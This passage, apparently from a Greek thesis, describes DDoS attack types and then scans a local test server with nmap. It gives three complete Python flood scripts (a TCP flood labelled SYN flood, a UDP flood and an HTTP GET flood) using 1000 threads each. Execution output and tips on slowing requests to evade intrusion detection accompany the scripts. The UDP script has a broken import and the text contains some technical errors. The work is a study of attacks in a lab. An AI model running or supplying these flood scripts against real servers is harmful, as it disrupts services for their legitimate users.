1. HTTP flood: Το http flood είναι μια τεχνική που έχει σχεδιαστεί για να κατακλίσει έναν Web Server με πολλαπλά αιτήματα Http. Η επιθέσεις http flood είναι μια επίθεση στο 4-layer (application layer) του TCP/IP και 7-layer του OSI και χρησιμοποιεί το πρωτόκολλο Http. Το πρωτόκολλο Http χρησιμοποιείται από τους web browser για την περιήγηση σε μια σελίδα ή την αποστολή μιας φόρμας. Ο εισβολέας χρησιμοποιεί αυτά τα αιτήματα για να δημιουργήσει και να εκτοξεύσει των όγκο των αιτημάτων. Υπάρχουν δύο υποκατηγορίες Http flood:
 - a. Http GET: Σε αυτή την περίπτωση θα σταλθούν πολλά αιτήματα με επικεφαλίδα GET, τα οποία θα ζητούν εικόνες, αρχεία ή και άλλα στοιχεία από τον server.
 - b. Http POST: Στην περίπτωση με επικεφαλίδα post, ο εισβολέας στέλνει πολλαπλά αιτήματα. Για παράδειγμα, υποβολή φόρμας ή συμπλήρωση κάποιων στοιχείων. Ο διακομιστής λαμβάνει αυτά τα στοιχεία και τα τοποθετεί σε μια βάση δεδομένων. Με αυτή την μέθοδο στέλνονται πολλές

αιτήσεις με στόχο να γεμίσουν οι πόροι του διακομιστή και να πραγματοποιηθεί άρνηση της υπηρεσίας.


2. SYN flood: Είναι μια μέθοδος που λειτουργεί με τον εισβολέα να στέλνει πολλά αιτήματα σύνδεσης SYN μιας θύρας του διακομιστή, κάνοντας τον διακομιστή να είναι πολύ αργό έως και καθόλου προσβάσιμος. Οι επιθέσεις SYN εκμεταλλεύονται την χειραψία 3 way-handshake που πραγματοποιείται με τη βοήθεια του πρωτοκόλλου TCP. Καθώς στέλνονται τα αιτήματα SYN ο διακομιστής απαντάει με ένα SYN-ACK, καθώς περιμένει να παραλάβει το ACK από τον εισβολέα, ο διακομιστής διατηρεί τη θύρα ανοιχτή για «να απαντήσει» για ένα χρονικό διάστημα κάνοντας τον μη λειτουργικό προς του κανονικούς χρήστες. Το SYN-flood λειτουργεί στο 3 layer του TCP/IP και 4 του OSI.
 - a. SYN flood-low rate: Η υποκατηγορία της μεθόδου είναι Σχεδόν ίδια ως προς τον τρόπο δομής SYN flood. Η κύρια διαφορά είναι ότι σε αυτή την περίπτωση η επίθεση γίνεται με χαμηλή ταχύτητα αποστολής πακέτων δεδομένων. Αυτή η τεχνική βοηθάει την επίθεση να γίνει πιο αόρατη στις ανιχνεύσεις DDoS και μπορεί να διαρκέσει μεγάλα χρονικά διαστήματα και αυτό την καθιστά ιδιαίτερα επικίνδυνη.
 - b. Spoofed SYN Flood: Η μέθοδος χρησιμοποιεί «πλαστές» IP ώστε να μην γίνει αντιληπτή σε συστήματα ανίχνευσης και κάνει την ανταπόκριση του συστήματος δύσκολη.
3. UDP flood: Το UDP flood είναι μια μορφή επίθεσης DDoS που στοχεύει να υπερφορτώσει ένα σύστημα ή δίκτυο χρησιμοποιώντας το πρωτόκολλο UDP (User Datagram Protocol). Αυτή η επίθεση πραγματοποιείται στο Transport layer του TCP/IP και του OSI μοντέλου. Ο επιτιθέμενος στέλνει μεγάλο αριθμό UDP πακέτων σε τυχαίες θύρες του στόχου σε έναν διακομιστή. Επειδή το UDP δεν έχει μηχανισμούς επαλήθευσης και ελέγχου, το σύστημα προσπαθεί να επεξεργαστεί τα πακέτα και να στείλει απαντήσεις, εξαντλώντας γρήγορα τους πόρους του. Αυτό οδηγεί σε υπερφόρτωση του δικτύου και αδυναμία ανταπόκρισης σε νόμιμα αιτήματα, προκαλώντας διακοπή υπηρεσιών για τους κανονικούς χρήστες. Η

απλότητα και η έλλειψη επαλήθευσης του αποστολέα στο UDP κάνουν τις επιθέσεις UDP flood δύσκολες στην ανίχνευση και αντιμετώπιση.

- a. VoIP UDP Flood: Η επίθεση έχει ως στόχο της υπηρεσίες VoIP(voice over IP) που χρησιμοποιούν το πρωτόκολλο UDP σε θήρες του συστήματος. Προκαλεί τερματισμό των κλήσεων ή δημιουργεί κακή ποιότητα της τηλεφωνικής κλήσης.
4. Telnet DDoS: Εκμεταλεύοντας το πρωτόκολλο telnet για την απομακρυσμένη σύνδεση μεταξύ δυο συστημάτων. Στέλνονται πολλαπλά αιτήματά σύνδεση telnet με σκοπό την καθυστέρηση ή διακοπή του συστήματος.
5. DNS flood: Είναι μια επίθεση που στοχεύει στους DNS server φορτώνοντας τα με ψεύτικα αιτήματα. Ο επιτιθέμενος στέλνει τεράστιο αριθμό ψευδών DNS αιτημάτων στον στόχο, αναγκάζοντας τον server να επεξεργαστεί κάθε ένα από αυτά. Αυτό καταναλώνει τους πόρους του server, προκαλώντας επιβράδυνση ή ακόμη και κατάρρευση των υπηρεσιών DNS. Ο DNS server δεν μπορεί να ανταποκριθεί σε ιστοσελίδες και άλλες υπηρεσίες. Οι επιθέσεις DNS flood πραγματοποιούνται στο επίπεδο εφαρμογής (application layer) του TCP/IP και OSI. Μπορεί και να πει κάποιος ότι είναι και μια Fragmented UDP Flood επίθεση.
6. ICMP flood(Ping flood): Η συγκεκριμένη μέθοδος που έχει ως στόχο την υπερφόρτωση του συστήματος με μηνύματα ICMP(Internet Control Message Protocol). Ο επιτιθέμενος στέλνει μεγάλο όγκο ICMP αιτημάτων στον στόχο. Καθώς ο στόχος προσπαθεί να απάντησε σε αυτά τα μηνύματα, οι πόροι του συστήματος εξαντλούνται με αποτέλεσμα να γίνει επιβράδυνση. Το ICMP είναι ένα πρωτόκολλο για τον έλεγχο και την αντιδραστικότητα του συστήματος. Εκμεταλλεύονται τα αιτήματα προκαλούν δυσλειτουργία του συστήματος. Το ICMP flood λειτουργεί στο Network layer του TCP/IP.
 - a. Smurf Attack: Ο επιτιθέμενος κάνει αποστολή αιτημάτων ECHO request σε μια broadcast με την IP διεύθυνση του στόχο. Προκαλεί να απαντήσουν

ECHO reply από όλες της συσκευές του δικτύου προκαλώντας συμφόρηση στο δίκτυο.

Το εύρος των ειδών DDoS είναι αρκετά μεγάλο αλλά γίνεται έμφαση στις μεθόδους στους οποίους η εργασία θα χρησιμοποιήσει αργότερα. Το συμπέρασμα είναι ότι οι περισσότερες επιθέσεις DDoS έχουν δημιουργηθεί κατά βάση των πρωτοκόλλων TCP και UDP. Παρακάτω παρουσιάζονται και άλλα είδη επιθέσεων.



Εικόνα 2.3(Κατηγορίες και υποκατηγορίες Επιθέσεων βιλ: DDoS-AT-2022: a distributed denial of service attack dataset for evaluating DDoS defense system)

Η ανάλυση των βασικών επιθέσεων θα βοηθήσουν στην κατανόηση των επιθέσεων που θα γίνει αλλά και στην ανάλυση. Είναι απαραίτητο ένας υπεύθυνος ασφάλειας μια επιχείρησης ή ενός οργανισμού να γνωρίζει τον τρόπο λειτουργίας των επιθέσεων. Συμπέρασμα η επίθεση DDoS έχουν ως στόχο να καθυστερήσουν να διακόψουν ένα υπολογιστικό σύστημα ώστε να μην υπάρχει πρόσβαση από τους κανονικούς χρήστες.

2.3 Μέθοδοι επιθέσεων

Οι επιθέσεις, σε πραγματικό επίπεδο όπου θα αναλυθούν για να βρεθούν οι ευπάθειες του συστήματος μέσω του εργαλείου nmap. Στη συνέχεια θα χρησιμοποιηθούν τα δεδομένα που συνέλεξε το εργαλείο για να πραγματοποιηθούν οι επιθέσεις. Οι επιθέσεις θα γίνουν με τη χρήση της γλώσσα προγραμματισμού Python. Οι επιθέσεις θα πραγματοποιηθούν σε έναν τοπικό διακομιστή (server) που θα εφαρμοστεί με τη χρήση της εφαρμογής xammp.

2.3.1 Nmap

Το nmap είναι ένα ανοιχτού κώδικα εργαλείο που χρησιμοποιείται για τη διαδικτυακή ανίχνευση ευπαθειών σε συστήματα. Ανακαλύπτει υπηρεσίες και **πρωτόκολλα** σε ένα

δίκτυο υπολογιστών δημιουργώντας και τον τυπολογικό χάρτη. Επιπλέον, μπορεί να ανιχνεύσει τις θύρες ενός συστήματος, το λειτουργικό σύστημα καθώς και να εκτελέσει scripts για επιπλέον ανίχνευση.

```
Discovered open port 443/tcp on 192.168.2.14
Discovered open port 139/tcp on 192.168.2.14
Discovered open port 3306/tcp on 192.168.2.14
Discovered open port 445/tcp on 192.168.2.14
Discovered open port 80/tcp on 192.168.2.14
Discovered open port 135/tcp on 192.168.2.14
Discovered open port 3580/tcp on 192.168.2.14
Discovered open port 5357/tcp on 192.168.2.14
Completed SYN Stealth Scan at 19:50, 12.16s elapsed
Initiating UDP Scan at 19:50
Scanning laptop-nh0bagdi (192.168.2.14) [1000 ports]
UDP Scan Timing: About 5.70% done; ETC: 19:59 (0:00)
Increasing send delay for 192.168.2.14 from 0 to 50
UDP Scan Timing: About 10.10% done; ETC: 20:00 (0:00)
Increasing send delay for 192.168.2.14 from 50 to 100
Increasing send delay for 192.168.2.14 from 100 to 200
UDP Scan Timing: About 21.00% done; ETC: 20:01 (0:00)
Increasing send delay for 192.168.2.14 from 200 to 400
Increasing send delay for 192.168.2.14 from 400 to 800
UDP Scan Timing: About 30.65% done; ETC: 20:03 (0:00)
Increasing send delay for 192.168.2.14 from 800 to 1600
UDP Scan Timing: About 34.10% done; ETC: 20:05 (0:00)
UDP Scan Timing: About 37.50% done; ETC: 20:07 (0:00)
Discovered open port 137/udp on 192.168.2.14
UDP Scan Timing: About 60.45% done; ETC: 20:15 (0:00)
UDP Scan Timing: About 67.20% done; ETC: 20:16 (0:00)
UDP Scan Timing: About 73.20% done; ETC: 20:17 (0:00)
UDP Scan Timing: About 78.90% done; ETC: 20:18 (0:00)
UDP Scan Timing: About 84.30% done; ETC: 20:18 (0:00)
UDP Scan Timing: About 89.50% done; ETC: 20:19 (0:00)
UDP Scan Timing: About 94.65% done; ETC: 20:19 (0:00)
```

Εικόνα 2.4(Σάρωση με το εργαλείο Nmap)

Ο Server στην παραπάνω εικόνα έχει διεύθυνση IP 192.168.2.14 και ανακαλύπτει με την ανάλυση, ότι τα ports με αριθμό 80,443,139,3306,3580 είναι ανοιχτά για επικοινωνία. Η εντολή που χρησιμοποιήθηκε είναι η ακόλουθη:

- **nmap -sS -sU -A -v -Pn -T4 192.168.2.14**

Οι παράμετροι της εντολής εξηγούνται παρακάτω.

-sS: Stealth scan tcp βοηθάει να μην γίνουν εύκολα αντιληπτά τα SYN αιτήματα που εκτελούνται για την ανακάλυψη TCP ports. Μεταδίδει ένα αίτημα χωρίς να ολοκληρώνεται η τριπλή χειραψία.

-sU: Είναι η εντολή για την ανακάλυψη port που ακούνε σε UDP πρωτόκολλο.

-A: Ανιχνεύει επιπλέον πληροφορίες όπως λειτουργικό σύστημα, την εκτέλεση script scanning με το Nmap Scripting Engine (NSE) και την εκτέλεση traceroute.

-v: Verbose Output, αυτή η επιλογή ενεργοποιεί την εκτενή έξοδο.

-Pn: Treat All Hosts as Online. Επιλογή που παρακάμπτει τον έλεγχο για να δει αν ο στόχος είναι online και αντιμετωπίζει όλους τους στόχους ως ενεργούς. Αυτό μπορεί να είναι

χρήσιμο αν ο στόχος χρησιμοποιεί τείχος προστασίας (firewall) χωρίς κανόνες που να μπλοκάρει τα ping requests.

-T4: Αυτή η επιλογή ορίζει το χρονοδιάγραμμα της ανίχνευσης στο επίπεδο 4 (aggressive), που σημαίνει ότι η ανίχνευση θα είναι ταχύτερη, αλλά με μεγαλύτερη πιθανότητα να ανιχνευθεί.

Με τη χρήση του nmap έχουμε τις πληροφορίες που χρειάζονται για την εκτέλεση της επίθεσης. Παρακάτω θα παρουσιαστούν τρεις επιθέσεις εφαρμογής DDoS επιθέσεων:

2.3.2 SYN-flood python

```
import socket
import threading
import ipaddress
from functools import partial

# Λήψη των παραμέτρων IP και Port από τον χρήστη
ip = input("Server IP: ")
port = int(input("Port number: "))
flag = False

# Συνάρτηση που στέλνει TCP αιτήματα
def send_tcp_request(ip1, port1):
    message = b"TCPf" * 8000
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((ip1, port1))
        while not flag:
            sock.sendall(message)
        sock.close()
    except Exception as e:
        send_tcp_request(ip1, port1)
        print(e)

# Επικύρωση της IP διεύθυνσης
try:
    ipaddress.ip_address(ip)
except ValueError:
    print("Wrong IP")
    exit(1)

# Δημιουργία πολλών threads για την προσομοίωση του DDoS
TcpDefaults = partial(send_tcp_request, ip, port)
threads = []
```

```

for _ in range(1000):
    t = threading.Thread(target=TcpDefaults)
    threads.append(t)
    t.start()

# Αναμονή για τον τερματισμό της επίθεσης
while True:
    epilogi = input("Δώσε 0 για τερματισμό: ")
    if epilogi == "0":
        flag = True
        break

# Τερματισμός όλων των threads
for t in threads:
    t.join()

```

Το πρόγραμμα προσομοιώνει επίθεση distributed denial of service στο επίπεδο μεταφοράς χρησιμοποιώντας το πρωτόκολλο TCP. Τον ρόλο των botnets τον έχουν αναλάβει τα threads (νήματα). Προσπαθεί να στείλει πολλαπλές αιτήσεις σε μια συγκεκριμένη IP και Port ώστε να τερματίσει τον διακομιστή (server).

```

import socket
import threading
import ipaddress
from functools import partial

```

Η βιβλιοθήκη socket χρησιμοποιείται για να παρέχει διαχείριση δικτυακών συνδέσεων. Η threading για τη διαχείριση πολλαπλών νημάτων καθώς και η ipaddress για τον έλεγχο της IP διεύθυνσης.

```

TcpDefaults = partial(send_tcp_request, ip, port)
threads = []

```

```

for _ in range(1000):
    t = threading.Thread(target=TcpDefaults)
    threads.append(t)
    t.start()

```

Το πρόγραμμα ξεκινάει με την IP και το Port που δοθήκαν από το nmap, δίνει τα δεδομένα στην partial μέθοδο με την ονομασία TcpDefaults. Στη δομή επανάληψης δημιουργούνται 1000 threads με το καθένα να εκτελεί παράλληλα την μέθοδο της συνάρτησης για την αποστολή των αιτημάτων.

```

def send_tcp_request(ip1, port1):


```

```

message = b"TCPf" * 8000
try:
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((ip1, port1))
while not flag:
sock.sendall(message)
sock.close()
except Exception as e:
send_tcp_request(ip1, port1)
print(e)


```

Η μέθοδος `send_tcp_request(ip1,port1)` δημιουργεί ένα μήνυμα μεγέθους 8000 bit. Στη μέθοδο ελέγχου κατασκευάζεται ένα TCP socket και στέλνει αίτημα σύνδεσης στον διακομιστή. Σε περίπτωση σφάλματος ή κατάρρευση της αίτησης γίνεται επανεκκίνηση της συνάρτησης. Η προσομοίωση περιγράφεται στην παρακάτω εικόνα:




Εικόνα 2.5(Περιγραφή των επιθέσεων DDoS με την βοήθεια Threads)

Το αποτέλεσμα είναι ότι ο διακομιστής δεν μπορεί να ανταπεξέλθει στα πολλαπλά αιτήματα που δέχεται και δεν είναι προσβάσιμος στους νόμιμους χρήστες. Η κίνηση στο δίκτυο γίνεται πολύ μεγάλη και ο διακομιστής δεν μπορεί να απαντήσει σύντομα στα SYN-ACK αιτήματα που προκαλούνται από το TCP πρωτόκολλο. Η παρακάτω εικόνα αντανακλά το αποτέλεσμα της επίθεσης.



Εικόνα 2.6 (Ο διακομιστής πριν από την επίθεση)



Εικόνα 2.7 (Ο διακομιστής μετά την επίθεση)

Το πλεονέκτημα που έχει μια επίθεση τέτοιου είδους, όπως το TCP SYN-flood attack, είναι ότι καταφέρνει να «παγώσει» το σύστημα. Με τους υπευθύνους του συστήματος, να

χρειάζεται επανεκκίνηση του διακομιστή σε περίπτωση που δεν γίνει έγκαιρα η ανίχνευση. Επομένως, έχει μεγάλη αποτελεσματικότητα, όμως περιορίζεται σε συστήματα που χρησιμοποιούν το TCP πρωτόκολλο.

2.3.3 UDP-flood python

```
import socket
import time
import threading
from functions import partial
import ipaddress

# Λήψη των παραμέτρων IP και Port από τον χρήστη
ip = input("Δώσε την IP που θες: ")
port = input("Δώσε το port: ")
flag = False

# Συνάρτηση που στέλνει UDP αιτήματα
def send_udp(ip1, port1):
    message = b"UDPF" * 200 # Δημιουργία μηνύματος που θα σταλεί
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        sock.setsockopt(socket.SOL_SOCKET, socket.SO_SNDBUF, 65000)
        while not flag:
            sock.sendto(message, (ip1, port1))
            print("UDP request πραγματοποιήθηκε ")
            sock.close()
    except Exception as e:
        send_udp(ip1, port1)
        print(e)

ip = str(ip)
port = int(port)

try:# Επικύρωση της IP διεύθυνσης
    ipaddress.ip_address(ip)
except ValueError:
    print("Λάθος IP")
    exit(1)

# Δημιουργία μερικής συνάρτησης για αποστολή UDP μηνυμάτων με τις
# παραμέτρους
UDPDefaults = partial(send_udp, ip, port)
```

```

threads = []

# Δημιουργία 1000 threads για την προσομοίωση της επίθεσης UDP Flood
for _ in range(1000):
    time.sleep(1)
    t = threading.Thread(target=UDPDefaults)
    threads.append(t)
    t.start()

# Αναμονή για τον τερματισμό της επίθεσης
while True:
    epilogi = input("Δώσε 0 για τερματισμό: ")
    if epilogi == "0":
        flag = True
        break


# Αναμονή για τον τερματισμό όλων των threads
for t in threads:
    t.join()

```

Ο παραπάνω κώδικας στέλνει πολλά UDP πακέτα στην IP διεύθυνση του διακομιστή που ακούει το UDP πρωτόκολλο σε μια συγκεκριμένη θύρα. Η διαφορά του κώδικα με τον προηγούμενο κώδικα SYN-flood είναι η γραμμή:

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

Το sock δημιουργεί ένα αντικείμενο socket από τη βιβλιοθήκη που έγινε import. Η παράμετρος που δέχεται το socket (socket.SOCK_DGRAM) καθορίζει την επικοινωνία ότι θα πραγματοποιείται με το πρωτόκολλο UDP. Το time.sleep(1) που προστέθηκε βοηθάει ώστε να μην γίνει υπερχείλιση (overflow) του buffer. Η λογική παραμένει ίδια, δέχεται την IP και το Port του στόχου (από το nmap) και έπειτα δημιουργούνται πολλά νήματα στέλνοντας πακέτα UDP στο συγκεκριμένο port, καταφέρνοντας να γίνει η προσομοίωση μιας DDoS επίθεσης. Ο κώδικας τερματίζει εφόσον ο χρήστης πατήσει το «0» από το πληκτρολόγιο.



```


c:\users\user\Desktop\knaaikos>python ddosUDP1000.py
Δώσε την IP που θες: 192.168.2.14
Δώσε το port: 137

```

Εικόνα 2.8 (Εκτέλεση κώδικα UDP-flood)

Το πλεονέκτημα με την επίθεση χρησιμοποιώντας το πρωτόκολλο UDP είναι ότι δεν χρειάζεται να κάνει handshake, το οποίο το καθιστά και δύσκολο στον εντοπισμό του σε

μεγάλες επιθέσεις. Το μειονέκτημα είναι ότι σε αυτή την περίπτωση όταν εντοπιστεί μια τέτοια επίθεση, δεν είναι αναγκαίο να γίνει επανεκκίνηση του συστήματος καθώς η απόκρουση της επίθεσης, με καταλλήλους μηχανισμούς επαναφέρει το δίκτυο στη φυσιολογική του συμπεριφορά.

A screenshot of a terminal window with a dark background. At the top, there are line numbers 20, 21, and 22. Line 20 contains the code `start_time = time.time()`. Below the code, there are tabs for 'PROBLEMS', 'OUTPUT', 'DEBUG CONSOLE', 'TERMINAL' (which is selected), and 'PORTS'. The terminal output shows: 'Ο διακομιστής ακούει στη διεύθυνση IP 192.168.2.14 και τη θύρα 137...', 'Συνολικός χρόνος εκτέλεσης: 20.00003933906555 δευτερόλεπτα', 'Συνολικός αριθμός πακέτων: 169899', and a prompt 'PS C:\Users\user>' with a cursor.

Εικόνα 2.9 (Όγκος πακέτων στον server σε 20 δευτερόλεπτα)

Ο server λαμβάνει από τη θύρα 137 πακέτα δεδομένων που χρησιμοποιούν το UDP πρωτόκολλο μεταφοράς. Σύμφωνα με την εικόνα έλαβε 169899 πακέτα σε περίπου 20 δευτερόλεπτα κατά τη διάρκεια που ο διακομιστής ήταν ενεργός.

2.3.4 HTTP-flood python

```
import requests
import threading
import time

url = input("Δώσε το URL: ")

def send_http_request(url):
    try:
        while True:

            message = "HTTPf" * 8000

            # Αποστολή του GET αιτήματος
            response = requests.get(url,data=message)

            if response.status_code == 200:
                print(f"Επιτυχία αποστολής request: {response.status_code}")
            else:
```

```

print(f"Αποτυχία αποστολής request: {response.status_code}")
time.sleep(0.1)

except Exception as e:
    print(f"Σφάλμα: {e}")
    send_http_request(url)

# Δημιουργία πολλών threads για την προσομοίωση του DDoS
threads = []

for _ in range(1000):
    t = threading.Thread(target=send_http_request, args=(url,))
    threads.append(t)
    t.start()

```

Ο κώδικας είναι μια προσομοίωση της επίθεσης Http-flood. Πραγματοποιείται στο επίπεδο εφαρμογής του μοντέλου OSI TCP/IP. Χρησιμοποιεί το πρωτόκολλο Http για να επιτευχθεί η επίθεση, αποστεώνοντας πολλαπλές αιτήσεις. Η βιβλιοθήκη `import requests` παρέχει τα αιτήματα που πραγματοποιούνται και οι υπόλοιπες βιβλιοθήκες περιέχουν τα νήματα και την καθυστέρηση της αποστολής των αιτημάτων.

Η εντολή `response = requests.get(url,data=message)` στέλνει ένα αίτημα `http get` με παράμετρο το `url` στο οποίο θέλει ο εισβολέας να επιτεθεί και το μέγεθος του αιτήματος που είναι μια συμβολοσειρά *8000. Αρά το μέγεθος του πακέτου είναι 5 χαρακτήρες * 8000 = 40000 byte (ASCII χαρακτήρες = 1 byte).

Η εκτέλεση του κώδικα επιβεβαιώνει την περίπτωση που το αίτημα θα πραγματοποιηθεί αν το αίτημα στάλθηκε με επιτυχία ή όχι εμφανίζοντας 200 για success ή 500 για error. Η μικρή καθυστέρηση προστίθεται ώστε να μην ανιχνευτεί από το σύστημα του εισβολέα. Ωστόσο μια συνεχής ροή έχει μεγάλη πιθανότητα να γίνει αντιληπτή από μηχανισμούς IDS. Οπότε η καθυστέρηση δίνει το πλεονέκτημα να κάνει πιο δύσκολη την ανίχνευση της επίθεσης.

Η εκτέλεση της συγκεκριμένης επίθεσης έχει σχεδόν το ίδιο αποτέλεσμα με την εφαρμογή του κώδικα SYN-flood. Δηλαδή κάνει τον διακομιστή να δέχεται πολλά αιτήματα με αποτέλεσμα να μην μπορεί να ανταποκριθεί. Η διαφορά είναι ότι σε κάποιες περιπτώσεις ο διακομιστής δεν καταρρέει αλλά αργεί να απαντήσει. Επομένως, ένας χρήστης μπορεί να στείλει ένα αίτημα αλλά ο χρόνος που θα χρειαστεί για να απαντηθεί το αίτημα είναι αρκετά υψηλότερος.

